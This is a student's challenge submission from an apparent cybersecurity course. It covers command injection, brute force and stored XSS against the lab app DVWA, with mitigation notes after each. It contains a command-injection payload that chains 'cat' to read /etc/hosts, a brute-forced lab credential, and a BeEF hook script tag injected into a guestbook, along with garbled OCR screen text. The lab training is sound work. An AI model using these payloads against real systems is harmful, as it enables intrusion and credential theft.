Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities


Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:



```
8.8.8.8 && cat ../../../../../etc/hosts
```




Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Server-side validation that does not allow selection of unintended files.


Segregation of confidential files from the web server and accessible
directories.


Permissions to restrict web server account accessibility.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:

```
tonystark: I am Iron Man, was a successful brute force. We were able to
successfully login with that combination.
```



Write two or three sentences outlining mitigation strategies for this vulnerability:


Developers can use several mitigation methods. They could require complex usernames and passwords with special characters such as: upper/lower case and numbers. They could lock out accounts after a number of failed attempts. Also, enforce the use of multi-factor authentication MFA.


Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:


BEEF WOULD NOT WORK PROPERLY AND HAD TO FIND A WORK AROUND. SQL WOULD REVERT BACK AND NOT ALLOW ME TO COMPLETE. IMAGES ARE BEST I COULD DO

Social Engineering >> Pretty Theft







Social Engineering >> Fake Notification Bar




Host >> Get Geolocation (Third Party)



EXAMPLES OF ERRORS THAT OCCURED: WOULDN'T HOOK


BeEF Control Panel
The Butcher
Vulnerability: Stored Cro
192.168.13.25/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: beef
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
Layout
Computed
Changes
Fonts
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
Inherited from div#main_body
Inherited from div#container
afe146ddf9a4 cyberxsecurity/beef-framework:latest
minutes ago Up 36 minutes (healthy) 0.0.0.0:3000->3000/tcp
Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
hook4
<script src="http://127.0.0.1:3000/hook.js"></script>
Text Editor
More Information



Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Input validation is a common method used to mitigate cross-site scripting.
Also increasing the detection monitoring systems in place to block pop ups.
```